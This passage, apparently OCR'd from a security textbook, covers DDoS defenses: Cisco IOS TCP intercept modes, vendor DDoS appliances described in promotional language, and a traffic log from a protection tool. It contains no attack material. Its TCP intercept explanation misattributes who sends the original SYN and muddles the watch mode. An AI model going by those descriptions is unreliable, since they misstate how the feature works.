
In the active intercept mode, the Cisco IOS software actively intercepts all inbound connection requests (SYN) and replies with a SYN-ACK on behalf of the server, following which it waits for an acknowledge (ACK) from the client. On receiving the ACK from the client, the server sends the original SYN, and the software makes a three-way handshake with the server. Once the three-way handshake is complete, the two half connections are linked.

In the passive watch mode, the user sends connection requests that pass through the server, but they need to wait until the connection is established. If connection requests fail to establish within 30 s, the software sends a reset request to the server to clear its state.

Below table presents the command to set the TCP intercept mode in the global configuration mode.

Command	Purpose
`ip tcp intercept mode {intercept | watch}`	Set the TCP intercept mode

Table 10.2: Command to set the TCP intercept mode in the global configuration mode



Advanced DDoS Protection Appliances

FortiDDoS 200F, 1500E, 1500E-DC, 1500F, 2000E, 2000E-DC, and VM04/08/16

https://www.fortinet.com

DDoS Protector

https://www.checkpoint.com

Terabit DDoS Protection System DPS

https://terabitsecurity.com

A10 Thunder TPS

https://a10networks.optrics.com

Advanced DDoS Protection Appliances

The following are examples for appliances that provide advanced protection against DDoS attacks.

- **FortiDDoS 200F, 1500E, 1500E-DC, 1500F, 2000E, 2000E-DC, and VM04/08/16**

  Source: *https://www.fortinet.com*

  FortiDDoS is massively parallel machine-learning architecture that delivers the most advanced and lowest-latency DDoS attack mitigation without the performance compromises normally associated with CPU-based systems. FortiDDoS inspects both inbound and outbound Layer 3, 4, and 7 packets to the smallest sizes, resulting in the fastest and most accurate detection and mitigation.

Figure 10.35: FortiDDoS-1200B

- **DDoS Protector**

  Source: *https://www.checkpoint.com*

  Check Point DDoS Protector blocks DDoS attacks with multi-layered protection. Its advantages are listed as follows:

  - Blocks a wide range of attacks with customized multi-layered protection
    - Behavioral protection base-lining multiple elements and blocking abnormal traffic
    - Automatically generated and predefined signatures
    - Use of advanced challenge/response techniques
  - Fast response time to protect against attacks within seconds
    - Automatically defends against network flood and application layer attacks
    - Customized protection optimized to meet the security needs of a specific network environment
    - Quickly filters traffic before it reaches the firewall to protect networks and servers as well as block exploits
  - Flexible deployment options to protect any business
  - Integrated with Check Point Security Management

Check Point

Figure 10.36: DDoS Protector

- **Terabit DDoS Protection System**

  Source: *https://terabitsecurity.com*

  Terabit DDoS Protection System (DPS) is a solution for the detection and subsequent treatment of DDoS attacks. Terabit DPS helps ensure the maximum availability of a network and eliminates any disruptions caused by DoS/DDoS attacks. It can be used for large networks of bandwidth up to 1 Tbps. It can also provide protection for bandwidth up to 6.4 Tbps.




Figure 10.37: Terabit DPS appliance


- **A10 Thunder TPS**

  Source: *https://a10networks.optrics.com*

  A10 Thunder Threat Protection System (TPS) ensures reliable access to key network services by detecting and blocking external threats such as DDoS and other cyber-attacks before they escalate into costly service outages. Its features are listed as follows:

  - Maintain service availability
  - Defeat growing attacks
  - Scalable protection
  - Reduce security OpEx

Figure 10.38: A10 Thunder TPS



DoS/DDoS Protection Tools

Anti DDoS Guardian

A DDoS attack protection tool that protects **IIS servers**, **Apache serves**, game servers, Camfrog servers, **mail servers**, FTP servers, VOIP PBX, SIP servers, and other systems

```
Act...  Time      Outgoing...  Incoming ...  Local IP Address  Remote IP Address  Information
        22:55:54  880          0             10.10.1.11        10.10.1.255
        22:55:54  829          1638          10.10.1.11        13.107.4.52
        22:55:54  5675         10620         10.10.1.11        52.226.139.121
        22:55:55  54           205           10.10.1.11        52.226.139.185
        22:55:55  1832         3188          10.10.1.11        72.21.91.29
        22:55:55  2888         16347         10.10.1.11        184.30.254.53
        22:55:56  3353         7521          10.10.1.11        20.191.46.211
        22:55:57  1611         0             10.10.1.11        239.255.255.250
        22:55:57  1194         1661          10.10.1.11        10.10.1.22
        22:55:58  0            75            224.0.0.251       10.10.1.22
        22:55:58  94           8539008       10.10.1.11        10.10.1.22
        22:56:12  0            864           224.0.0.22        10.10.1.14
        22:56:12  0            23034         224.0.0.251       10.10.1.14
        22:56:16  0            75            224.0.0.251       10.10.1.19
        22:56:17  17742        32114         10.10.1.11        20.50.80.209       Access onedscolprdneu02.northeurope.cloudapp.azure.com
        22:56:17  2680         17806         10.10.1.11        52.113.194.132
        22:56:26  54           54            10.10.1.11        209.197.3.8
        22:56:28  0            54            10.10.1.11        51.104.167.186
        22:56:32  19788        0             10.10.1.11        10.10.1.22
        22:56:35  0            54            10.10.1.11        20.54.24.231
        22:56:38  0            8541080       10.10.1.11        10.10.1.19
        22:56:38  19176        0             10.10.1.11        10.10.1.19
        22:57:00  0            54            10.10.1.11        131.253.33.200
        22:57:00  0            54            10.10.1.11        13.107.5.88
        22:57:21  0            54            10.10.1.11        52.184.215.140
        22:57:58  75           0             10.10.1.11        224.0.0.251
        22:58:30  23296        28506         10.10.1.11        52.249.36.203      Access fe2cr.update.msft.com.trafficmanager.net
        22:58:31  6015         18812         10.10.1.11        40.126.28.20       Access www.tm.a.prd.aadg.trafficmanager.net
        22:58:31  8912         16236         10.10.1.11        20.189.173.7       Access onedscolprdwus06.westus.cloudapp.azure.com
        22:58:31  15629        5624          10.10.1.11        52.152.108.96      Access glb.cws.prod.dcat.dsp.trafficmanager.net
        23:00:19  16515        5523          10.10.1.11        13.89.178.27       Access onedscolprdcus03.centralus.cloudapp.azure.com
        23:00:55  330          0             10.10.1.11        10.10.1.2
        23:02:48  54           139           10.10.1.11        23.199.172.121
Block unwanted network traffic
```

https://beethink.com

DDoS Protection
https://www.imperva.com

DOSarrest's DDoS protection service
https://www.dosarrest.com

DDoS-GUARD
https://ddos-guard.net

Cloudflare
https://www.cloudflare.com

